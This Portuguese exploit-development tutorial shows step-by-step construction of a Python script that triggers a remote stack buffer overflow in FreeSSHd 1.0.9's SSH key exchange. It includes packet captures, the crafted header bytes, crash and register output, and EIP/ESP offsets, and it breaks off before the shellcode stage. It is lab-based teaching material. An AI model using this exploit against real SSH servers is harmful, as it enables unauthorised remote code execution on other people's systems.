



**Building your knowledge,
making your way!**

Visão

Com a crescente demanda sobre Tecnologias, percebemos que muitas pessoas apesar de buscarem informações, não possuem fontes que queiram realmente passar o conhecimento da maneira como ela deve ser, livre e com embasamento técnico que permita ser aplicado e utilizado quando necessário, além de serem testados em sua criação, tornando esta informação útil e confiável.

Missão

O Laboratório foi criado com a intenção de buscar e disseminar o conhecimento de uma maneira clara e objetiva, de forma gratuita, auxiliando na evolução dos membros e da sociedade na qual estas informações são compartilhadas, buscando o crescimento de todos os envolvidos nesta criação de valores.



Caso você pense que com a leitura dos materiais da How2Security, você irá se tornar um Cracker capaz de invadir sistemas, se você espera encontrar aqui scripts infalíveis para invasão e, a partir deles, sair por aí invadindo computadores, essa não é a leitura indicada. Indicamos, sim a leitura do Código Penal (Lei 2.848/1940), principalmente a Lei Carolina Dickmann (Lei 12.737/2012), nos Artigos 154-A e 154-B.

154-A Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:

Pena – Detenção, de 3 meses a 1 ano, e multa

Este material é um conjunto de informações compiladas de documentos e ferramentas do Mundo Underground testadas em ambiente de laboratório na nossa intranet. Desta forma, todo conhecimento aqui condensado é tangível, assim como as orientações das contramedidas.

Dessa forma, esperamos ter sido bem claros que, em momento algum, estamos com a pretensão de ensinar a você como se tornar um invasor. Estaremos sim, mostrando muitas das técnicas utilizadas pelos crackers e, em alguns casos, pelos scripts kiddies, para que você, como administrador de redes, seja capaz de identificá-las em tempo hábil para se defender, antes que alguém com desejos menos nobres o faça por você.

Assim sendo, todo o conteúdo dessa literatura tem apenas o objetivo didático de informar e preparar os administradores de redes dos novos tempos. Em momento algum nos responsabilizamos pelo mau uso desse conhecimento ou por danos causados em seu equipamento ou de terceiros, assim como também não somos responsáveis pelos códigos e ferramentas aqui citados.

Sandro Melo

Adaptado por Wellington Silva aka Well

0 – Exploitation FreeSSHd 1.0.9


O FreeSSHd, é um software de acesso remoto seguro =)

A questão é que várias implementações do servidor SSH são propensos a uma vulnerabilidade de **buffer overflow remoto**. As aplicações não conseguem limitar a entrada de dados fornecido pelos usuários adequadamente antes de copiar para o **buffer**.

A vulnerabilidade é um **Buffer Overflow** simples na troca das chaves do **SSH**, como no exemplo anterior, devemos nos atentar para as características da comunicação, pois estamos lidando com o protocolo SSH que tem cabeçalho e rodapé (**Header e Trailer**) no campo onde temos o **buffer overflow**.

O primeiro pacote a ser enviado contém no cabeçalho o banner do protocolo SSH seguido de um `\r\n` (**CR (0x0D e LF (0x0A))**) sinalizando o fim do banner (aqui chamamos de rodapé a sinalização de fim do cabeçalho, apenas para deixar mais claro na hora de montar o Payload).

Em seguida vem a troca de chaves, onde o servidor transmite as chaves suportadas para o cliente, e depois o cliente transmite as chaves suportadas dele para o servidor, é neste momento que temos o **buffer overflow**.



No.	Time	Source	Destination	Protocol	Info
8	11.001459	192.168.5.129	192.168.5.229	SSHv2	Client Protocol: SSH-2.0-openssh_6.7p1_Debian-5+deb8u2\r
9	11.061142	192.168.5.229	192.168.5.129	SSHv2	Server Protocol: SSH-2.0-weonlydo 1.2.7\r
11	11.061433	192.168.5.229	192.168.5.129	SSHv2	Server: Key Exchange Init
13	11.069174	192.168.5.129	192.168.5.229	TCP	[TCP segment of a reassembled PDU] BUFFER
14	11.069196	192.168.5.129	192.168.5.229	SSHv2	Client: Key Exchange Init OVERFLOW
16	11.069689	192.168.5.129	192.168.5.229	SSHv2	Client: Diffie-Hellman Key Exchange Init
18	11.216166	192.168.5.229	192.168.5.129	SSHv2	Server: Diffie-Hellman Key Exchange Reply
20	17.649079	192.168.5.129	192.168.5.229	SSHv2	Client: New Keys
21	17.649213	192.168.5.229	192.168.5.129	SSHv2	Server: New Keys
23	17.649434	192.168.5.129	192.168.5.229	SSHv2	Encrypted request packet len=52
24	17.649539	192.168.5.229	192.168.5.129	SSHv2	Encrypted response packet len=52
25	17.685535	192.168.5.129	192.168.5.229	SSHv2	Encrypted request packet len=68
26	17.685704	192.168.5.229	192.168.5.129	SSHv2	Encrypted response packet len=68
28	26.407695	192.168.5.129	192.168.5.229	SSHv2	Encrypted request packet len=148
29	26.407863	192.168.5.229	192.168.5.129	SSHv2	Encrypted response packet len=68
31	29.104505	192.168.5.129	192.168.5.229	SSHv2	Encrypted request packet len=148
32	29.104667	192.168.5.229	192.168.5.129	SSHv2	Encrypted response packet len=68

Frame 8: 105 bytes on wire (840 bits), 105 bytes captured (840 bits)

Ethernet II, Src: Vmware_29:30:e8 (00:0c:29:29:30:e8), Dst: Vmware_35:6a:8f (00:0c:29:35:6a:8f)

Internet Protocol, Src: 192.168.5.129 (192.168.5.129), Dst: 192.168.5.229 (192.168.5.229)

Transmission Control Protocol, Src Port: 54676 (54676), Dst Port: ssh (22), Seq: 1, Ack: 1, Len: 39

SSH Protocol

Protocol: SSH-2.0-openssh_6.7p1_Debian-5+deb8u2\r\n

Figura 01 – Troca de Pacotes em uma Comunicação SSH

Vamos a exploração.

1 – Fuzzing da Aplicação Alvo FreeSSHd 1.0.9

Este aplicativo que já foi anunciado os bugs de segurança e tem mais de **10 anos** desde seu **Disclosure**, desta forma iremos realizar apenas um **PoC (Proof of Concept)**, de forma demonstrativa das técnicas aplicadas para a criação do **exploit**.

Vamos executar o aplicativo servidor com a vulnerabilidade e então iremos criar um script para explorar este **buffer overflow**.

Autor: Wellington Silva

Revisar: André Silva




Figura 02 – Servidor Vulnerável Executando

Antes de começar devemos criar o cabeçalho SSH, para isso, vamos analisar em um capturador de pacote (**Wireshark**) uma conexão real.

O primeiro pacote entre o cliente e o servidor é um banner.

No.	Time	Source	Destination	Protocol	Info
8	11.001459	192.168.5.129	192.168.5.229	SSHv2	Client Protocol: SSH-2.0-OpenSSH_6.7p1_Debian-5+deb8u2\r
Frame 8: 105 bytes on wire (840 bits), 105 bytes captured (840 bits)					
Ethernet II, Src: Vmware_29:30:e8 (00:0c:29:29:30:e8), Dst: vmware_35:6a:8f (00:0c:29:35:6a:8f)					
Internet Protocol, Src: 192.168.5.129 (192.168.5.129), Dst: 192.168.5.229 (192.168.5.229)					
Transmission Control Protocol, Src Port: 54676 (54676), Dst Port: ssh (22), Seq: 1, Ack: 1, Len: 39					
SSH Protocol					
Protocol: SSH-2.0-OpenSSH_6.7p1_Debian-5+deb8u2\r\n					
0000	00 0c 29 35 6a 8f 00 0c	29 29 30 e8 08 00 45 00		..)5j...)0...E.	
0010	00 5b 3b f5 40 00 40 06	71 f1 c0 a8 05 81 c0 a8		.[:@. g.....	
0020	05 e5 d5 94 00 16 ef c4	66 d0 da 4d 1c d8 80 18	 f..M....	
0030	00 1d 41 29 00 00 01 01	08 0a 00 08 5d 3c 00 00		..A)....]<..	
0040	00 00 53 53 48 2d 32 2e	30 2d 41 70 65 6e 53 53		..SSH-2. 0-OpenSS	
0050	48 5f 36 2e 37 70 31 20	44 65 62 69 61 6e 2d 35		H_6.7p1 Debian-5	
0060	2b 64 65 62 38 75 32 0d	0a		+deb8u2. .	

Figura 03 – 1º Pacote – Banner SSH

O segundo pacote é a resposta do servidor para o cliente, que é o banner do servidor.

No.	Time	Source	Destination	Protocol	Info
9	11.061142	192.168.5.229	192.168.5.129	SSHv2	Server Protocol: SSH-2.0-weonlydo 1.2.7\r
Frame 9: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) Ethernet II, Src: vmware_35:6a:8f (00:0c:29:35:6a:8f), Dst: vmware_29:30:e8 (00:0c:29:29:30:e8) Internet Protocol, Src: 192.168.5.229 (192.168.5.229), Dst: 192.168.5.129 (192.168.5.129) Transmission Control Protocol, Src Port: ssh (22), Dst Port: ssh (22), Seq: 1, Ack: 40, Len: 24 SSH Protocol Protocol: SSH-2.0-weonlydo 1.2.7\r\n					
0000	00 0c 29 29 30 e8 00 0c 29 35 6a 8f 08 00 45 00	..))0... }5j...E.			
0010	00 4c 01 82 40 00 80 06 6c 73 c0 a8 05 e5 c0 a8	.L..@... 1s.....			
0020	05 81 00 16 d5 94 da 4d 1c d8 ef c4 66 f7 80 18Mf...			
0030	ff d8 28 d5 00 00 01 01 08 0a 00 00 61 2a 00 08	..(.....a*...			
0040	5d 3c 53 53 48 2d 32 2e 30 2d 57 65 4f 6e 6c 79]<SSH-2.0-weonly			
0050	44 6f 20 31 2e 32 2e 37 0d 0a	do 1.2.7 ..			

Figura 04 – 2º Pacote – Banner SSH

O terceiro pacote, o servidor manda uma mensagem de troca de chaves, para informar para o cliente quais são os algoritmos de criptografia suportado pelo servidor (**Message Key Exchange = 20** ou **14h**).

No.	Time	Source	Destination	Protocol	Info
11	11.061433	192.168.5.229	192.168.5.129	SSHv2	Server: Key Exchange Init
SSH Protocol SSH Version 2 (encryption:aes128-cbc mac:hmac-sha1 compression:none) Packet Length: 436 Padding Length: 8 Key Exchange Msg code: Key Exchange Init (20) Algorithms Cookie: 759fe145d8cfb9c9be94ea0d6a03318 kex_algorithms length: 26 kex_algorithms string: diffie-hellman-group1-sha1 server host key algorithms length: 15					
0040	5d 4b 00 00 01 b4 08 14 75 9f e1 45 4d 8c fb 9c]K..... u..EM...			
0050	9b e9 4e a0 d6 a0 33 18 00 00 00 1a 64 69 66 66	..N...3.diff			
0060	69 65 2d 68 65 6c 6c 6d 61 6e 2d 67 72 6f 75 70	ie-hellm an-group			
0070	31 2d 73 68 61 31 00 00 00 0f 73 73 68 2d 72 73	1-sha1... ..ssh-rs			
0080	61 2c 73 73 68 2d 64 73 73 00 00 00 82 61 65 73	a,ssh-ds S...aes			

Figura 05 – 3º Pacote – Algoritmos de Criptografia Suportado Pelo Servidor

Vou explicar os campos dos pacotes das **Mensagens de Troca de Chaves** a seguir. Agora vamos ver o quarto pacote da comunicação, a resposta do cliente sobre a troca da chave.

No.	Time	Source	Destination	Protocol	Info
14	11.069196	192.168.5.129	192.168.5.229	SSHv2	Client: Key Exchange Init
Ethernet II, Src: vmware_29:30:e8 (00:0c:29:29:30:e8), Dst: vmware_35:6a:8f (00:0c:29:35:6a:8f) Internet Protocol, Src: 192.168.5.129 (192.168.5.129), Dst: 192.168.5.229 (192.168.5.229) Transmission Control Protocol, Src Port: ssh (22), Dst Port: ssh (22), Seq: 1488, Ack: 465, Len: 520 [Reassembled TCP segments (1968 bytes): #13(1448), #14(520)] SSH Protocol SSH Version 2 (encryption:aes128-cbc mac:hmac-sha1 compression:none) Packet Length: 1964 Padding Length: 8 Key Exchange Msg code: Key Exchange Init (20) Payload: fbf3ffe9e27078056f82faced28b04f000000d463757276... Padding String: 0000000000000000					
0000	00 00 07 ac 08 14 fb f3 ff e9 e2 70 78 05 6f 82].. ...px.o.			
0010	fa cb ed 28 b0 4f 00 00 00 d4 63 75 72 76 65 32	...(.O...curve2			
0020	35 35 31 39 2d 73 68 61 32 35 36 40 6c 69 62 73	5519-sha 256@libs			

Figura 06 – 4º Pacote – A Resposta a Troca de Chaves Pelo Cliente

Pois bem, vamos construir nosso cabeçalho SSH. Primeiramente devemos mandar o banner do cliente para o servidor e em seguida informamos o fim da cadeia de caracteres do banner com um **CR** e um **LF (\r\n)**, como podemos ver na parte inferior da captura do primeiro pacote.

0000	53 53 48 2d 32 2e 30 2d 4f 70 65 6e 53 53 48 5f	SSH-2.0-OpenSSH_
0010	36 2e 37 70 31 20 44 65 62 69 61 6e 2d 35 2b 64	6.7p1 Debian-5+d
0020	65 62 38 75 32 0d 0a	eb8u2..

Autor: Wellington Silva

Revisar: André Silva

Com isso, vamos criar nosso script em **Python** com o cabeçalho do primeiro pacote (o script completo pode ser visto no apêndice desse material).

```
#!/usr/bin/python
#####
# Exploit Vuln Buffer Overflow in FreeSSHd 1.0.9 by Wellington (aka Well)
# www.how2security.com.br
# Email: wellington @ how2security.com.br
#####

import sys, socket, time

---=[ Resumido ]---

# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Trigger the bug
trigger = "A" * 24000

# Trailer \r\n
Traler = "\r\n"

payload = (header + trigger + trailer)

sock.send(payload)

time.sleep(3)

sock.close()

print '[-]Trigger send to target successfully...\n[-]Look at target machine...'
```

Também devemos receber o banner do servidor.

```
# Trailer \r\n
Traler = "\r\n"

payload = (header + trigger + trailer)

sock.send(payload)

print sock.recv(1024)

time.sleep(3)

sock.close()
```

Continuando nosso cabeçalho devemos informar o tamanho do pacote e o comprimento do pacote, lembre-se que iremos enviar **24 mil bytes** e esse campo deve corresponder a este tamanho.

Autor: Wellington Silva

Revisar: André Silva

```
# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Packet Length = 24k - 4 Bytes
header += "\x00\x00\x5d\xff"

# Padding Length = 8 - 1 Byte
header += "\x08"

# Trigger the bug
trigger = "A" * 24000

# Trailer \r\n
Trailer = "\r\n"

payload = (header + trigger + trailer)
```

Agora devemos informar o tipo do pacote, que é do tipo **Msg Key Exchange** e seu valor é **20**.

```
# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Packet Length = 24k - 4 Bytes
header += "\x00\x00\x5d\xff"

# Padding Length = 8 - 1 Byte
header += "\x08"

# Msg Code = Key Exchange Init (20)
header += "\x14"

# Trigger the bug
trigger = "A" * 24000

# Trailer \r\n
Trailer = "\r\n"

payload = (header + trigger + trailer)
```

Agora vem o pulo do gato, não queremos aceitar a chave do servidor, e sim forçar a informação das chaves que iremos utilizar que não existe no servidor. Para isso, iremos passar o valor do **Cookie** que é um valor aleatório gerado pelo remetente. Sua finalidade é informar que é impossível para ambos os lados a identificação das chaves e sessão.

Os próximos campos dizem respeito ao tamanho da chave (**kex_algorithms length**) e as chaves suportadas (**kex_algorithms string**). Observe que esse campo é do tipo **string** e não aceita **Null-Bytes**, mas veremos como tratar isso na hora certa.

Autor: Wellington Silva

Revisar: André Silva

```

# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Packet Length = 24k - 4 Bytes
header += "\x00\x00\x5d\xff"

# Padding Length = 8 - 1 Byte
header += "\x08"

# Msg Code = Key Exchange Init (20)
header += "\x14"

# Cookie 16 Bytes - Zerado
header += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

# Kex_Algorithms Length = 2048 - 4 Bytes
Header += "\x00\x00\x08\x00"

# Trigger the bug - Kex_Algorithms String
trigger = "A" * 24000

# Trailer \r\n
Trailer = "\r\n"

payload = (header + trigger + trailer)

```

Pronto temos nosso cabeçalho.

Vamos fazer o **Debugging** da aplicação com o **Immunity Debugger**.

Abra o **Immunity Debugger**, clique em **File** no **Menu**, clique em **Attach** e selecione nosso executável em seguida clique no botão **Attach**.




Figura 07 – Anexando o Executável no Immunity Debugger

Autor: Wellington Silva

Revisor: André Silva

O executável irá parar no **Entry Point** do programa. Em seguida reinicie e execute a aplicação clicando no **menu Debug → Restart** e depois em **menu Debug → Run**.

Vamos ao nosso **trigger** e enviar **24000** vezes o caractere **A**.

```
root@kali-wellx64:~/dev/win_exploit# ./triggerFreeSShd.py 192.168.5.229 22

#####
# Exploit Vuln Buffer Overflow in FreeSShd 1.0.9 by Wellington (aka Well)
# www.how2security.com.br
# Email: wellington@how2security.com.br
#####

SSH-2.0-WeOnlyDo 1.2.7

[-]Trigger send to target successfully..
[-]Look at target machine..

root@kali-wellx64:~/dev/win_exploit#
```

A aplicação recebeu **24000 bytes** e **quebrou (Crash)**.

Observe que houve um **Access Violation** e o **Registrador EIP** foi sobrescrito com o endereço **41414141**. Mostrando que podemos manipular o endereço da próxima instrução.




Figura 08 – Access Violation [41414141]

Vamos começar a criar nosso **Fuzzer** para alinhar o gatilho do **Bug** e alinhar as questões de memória. Antes criamos um script de manipulação (**handler**), para assim termos ideia do quanto podemos manipular para começar nosso **exploit**.

Primeiramente vamos criar um **pattern** com **24000 caracteres**, para isso:

Autor: Wellington Silva

Revisar: André Silva

```
root@kali-wellx64:~/dev/win_exploit# `locate pattern_create` 24000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
---=[ Resumido ]---
Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9

root@kali-wellx64:~/dev/win_exploit#
```

Agora vamos colar esse sequência de caracteres em nosso script e executá-lo para ver onde a aplicação quebra.


```
root@kali-wellx64:~/dev/win_exploit# ./fuzzyFreeSShd.py 192.168.5.229 22
#####
# Exploit Vuln Buffer Overflow in FreeSShd 1.0.9 by Wellington (aka Well)
# www.how2security.com.br
# Email: wellington @ how2security.com.br
#####

SSH-2.0-WeOnlyDo 1.2.7

[-]Fuzzy sent to target successfully...
[-]Look EIP|RIP registry at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Vamos olhar no **Debugger** para ver os valores de **EIP** e **ESP** para alinharmos o **handler**.



```
Registers (FPU)
EAX 00000000
ECX 69423669
EDX 00006964
EBX 00CFC72E
ESP 00127B20 ASCII "j4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6"
EBP 6A42306A
ESI 00CE4440 ASCII "0tF"
EDI 00CE4850
EIP 326A4231
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO, NR, E, RF, NS, PE, GE, LE)
```

Figura 09 - Fuzzing

Com os valores de **EIP (326A4231)** e **ESP (j4Bj)**, vamos obter os valores com o **pattern_offset** para começarmos a criar nosso **handler**.

```
root@kali-wellx64:~/dev/win_exploit# `locate pattern_offset` 326A4231
[*] Exact match at offset 1055 ← Valor de EIP

root@kali-wellx64:~/dev/win_exploit# `locate pattern_offset` j4Bj
[*] Exact match at offset 1063 ← Valor de ESP

root@kali-wellx64:~/dev/win_exploit#
```

Muito bom agora vamos criar nosso **handler** alinhando o gatilho, para isso, iremos enviar **1055 "A"**, em seguida **4 "B"** para sobrescrever o **EIP**, em seguida devemos colocar **4 bytes** de lixo **"JUNK"**, depois **4 "C"** para ver se sobrescrevemos o **ESP** e por fim mais outros tantos **"A"** para colocar nosso **exploit**.

```
# Trigger the Bug
